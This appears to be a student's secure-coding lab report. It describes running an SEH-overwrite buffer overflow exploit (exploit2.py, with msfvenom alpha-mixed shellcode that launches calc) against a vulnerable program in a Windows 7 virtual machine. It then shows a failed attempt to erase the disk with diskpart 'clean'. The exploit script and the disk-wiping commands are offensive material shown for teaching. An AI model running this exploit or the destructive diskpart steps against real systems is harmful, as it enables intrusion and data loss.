

Lab-9

Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py) to generate the payload
- Install Vuln_Program_Stream.exe and Run the same


Analysis

- Crash the Vuln_Program_Stream program and try to erase the hdd.


Script-

```
swar kommu\AppData\Local\Temp\exploit2.py] - E:\VIT-AP\Semester-4\CSE2010-Secure Coding\LAB\Lab-8 03.04.2021\exploit2.py - PyCharm
exploit2.py
4
5 junk="A" * 4112
6
7 nseh="\xeb\x20\x90\x90"
8
9 seh="\x48\x0C\x01\x40"
10
11 #40010C4B 5B POP EBX
12 #40010C4C 5D POP EBP
13 #40010C4D C3 RETN
14 #POP EBX, POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
15
16 nops="\x90" * 50
17
18 # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
19
20 buf = b""
21 buf += b"\x89\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49"
22 buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43"
23 buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
24 buf += b"\x41\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
25 buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
26 buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
27 buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
28 buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
29 buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
30 buf += b"\x71\x39\x6f\x4e\x43\x35\x6c\x70\x61\x63\x4c\x77\x72"
31 buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
32 buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
33 buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
34 buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
35 buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
36 buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
37 buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4e\x4c\x5a"
38 buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
```

Payload Generated



App Crashes



```
C:\Windows\system32\cmd.exe - diskpart
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\eswar kommu>cd ..
C:\Users>cd ..
C:\>cd windows
C:\Windows>cd system32
C:\Windows\System32>diskpart
```

```
C:\Windows\System32\diskpart.exe
Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
On computer: JAYADEEP-PC

DISKPART> list disk

   Disk ###  Status              Size       Free      Dyn  Gpt
   -----  -
   Disk 0    Online                32 GB         0 B

DISKPART> select disk 0
Disk 0 is now the selected disk.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.

DISKPART> select disk0
Microsoft DiskPart version 6.1.7601

DISK
PARTITION - Shift the focus to a disk. For example, SELECT DISK.
VOLUME    - Shift the focus to a partition. For example, SELECT PARTITION.
UDISK     - Shift the focus to a volume. For example, SELECT VOLUME.
          - Shift the focus to a virtual disk. For example, SELECT VDISK.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.

DISKPART>
```

Unable to erase disk due to above occurred error

K.Bala Eswar

19BCN7003